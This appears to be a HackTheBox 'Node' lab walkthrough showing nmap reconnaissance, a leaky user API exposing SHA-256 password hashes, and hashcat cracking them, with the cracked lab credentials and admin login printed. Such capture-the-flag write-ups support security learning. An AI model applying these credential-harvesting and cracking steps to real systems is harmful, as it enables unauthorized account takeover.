Node


Node

Medium level difficulty box from HackTheBox.

Phase 1: Information Gathering / Recon


Brief Description: This phase involves collecting as much information as possible about the target system or network to find potential vulnerabilities. This includes discovering which ports and services are running on the server.

We see that it is blocking our probes, so now we try with the `-Pn` flag.



```
┌──(cybersauruswest㉿kali)-[~/Desktop/Node]
└─$ nmap -sC -sV 10.10.10.58
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-15 12:02 PDT
Note: Host seems down. If it is really up, but blocking our ping probes, try
 -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.12 seconds
```

That's better.



```
┌──(cybersauruswest㉿kali)-[~/Desktop/Node]
└─$ nmap -sC -sV -Pn 10.10.10.58
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-15 12:15 PDT
Nmap scan report for 10.10.10.58
Host is up (0.18s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Li
nux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-tasktracker Apache Hadoop
| hadoop-tasktracker-info:
|_  Logs: /login
| hadoop-datanode-info:
|_  Logs: /login
|_http-title: MyPlace
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.70 seconds
```


Phase 2: Pivot to Specific Service

Brief Description: Once preliminary data has been gathered, the focus narrows down to specific services running on the target. This involves deep diving into these services to understand their configurations, versions, and associated vulnerabilities.

Port 80: HTTP Server

Why we care about port 80: Port 80 typically runs the HTTP service, which is used for web traffic. Vulnerabilities or misconfigurations in this service can provide an attacker with opportunities for exploits, information leakage, or unauthorized access.

By browsing to the site with burp setup, we can see the list of directories that burp found, and within this we can see a list of hashes for users passwords.




Host	Method	URL	Params	Status code	Length	MIME type	Title	Note
http://10.10.10.58:3000	GET	/api/users/latest		200	658	JSON		

```
GET /api/users/latest HTTP/1.1
Host: 10.10.10.58:3000
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/118.0.5993.70
Safari/537.36
Referer: http://10.10.10.58:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
    "password":
    "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d
    1d0191451ec77b4d75f240",
    "is_admin":false
  },
  {
    "_id":"59a7368e98aa325cc03ee51e",
    "username":"mark",
    "password":
    "de5a1adf4fedcce1533915edc60177547f1057b61b
    7119fd130e1f7428705f73",
    "is_admin":false
  },
  {
    "_id":"59aa9781cced6f1d1490fce9",
    "username":"rastating",
    "password":
    "5065db2df0d4ee53562c650c29bacf55b97e231e3f
    e88570abc9edd8b78ac2f0",
    "is_admin":false
  }
]
```


by actually browsing to the site, though, we can see an additional one is present which has admin privs.



```
[{"_id":"59a7365b98aa325cc03ee51c","username":"myP14ceAdm1nAcc0uNT","password":"dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af","is_admin":true}
,{"_id":"59a7368398aa325cc03ee51d","username":"tom","password":"f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240","is_admin":false},
{"_id":"59a7368e98aa325cc03ee51e","username":"mark","password":"de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73","is_admin":false},
{"_id":"59aa9781cced6f1d1490fce9","username":"rastating","password":"5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0","is_admin":false}]
```


Phase 3: Service Exploitation

Brief Description: In this phase, identified vulnerabilities from the previous step are actively exploited. The objective here is to take advantage of these vulnerabilities, potentially allowing unauthorized actions on the system.



```
┌──(cybersauruswest㉿kali)-[~]
└─$ vim node_hashes.txt

┌──(cybersauruswest㉿kali)-[~]
└─$ cat node_hashes.txt
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
```

Analyzed the type of hash:




Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.


dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af

Hash:	dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
Salt:	Not Found
Hash type:	SHA2-256
Bit length:	256
Character length:	64
Character type:	hexidecimal



```
┌──(cybersauruswest㉿kali)-[~]
└─$ hashcat -m 1400 node_hashes.txt Wordlists/rockyou.txt
hashcat (v6.2.6) starting
```


oila!



```
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240:spongebob
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af:manchester
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73:snowflake
```

```
myP14ceAdm1nAcc0uNT:manchester
tom:spongebob
mark:snowflake
rastating:?
```


Great! now we have admin rights on the website



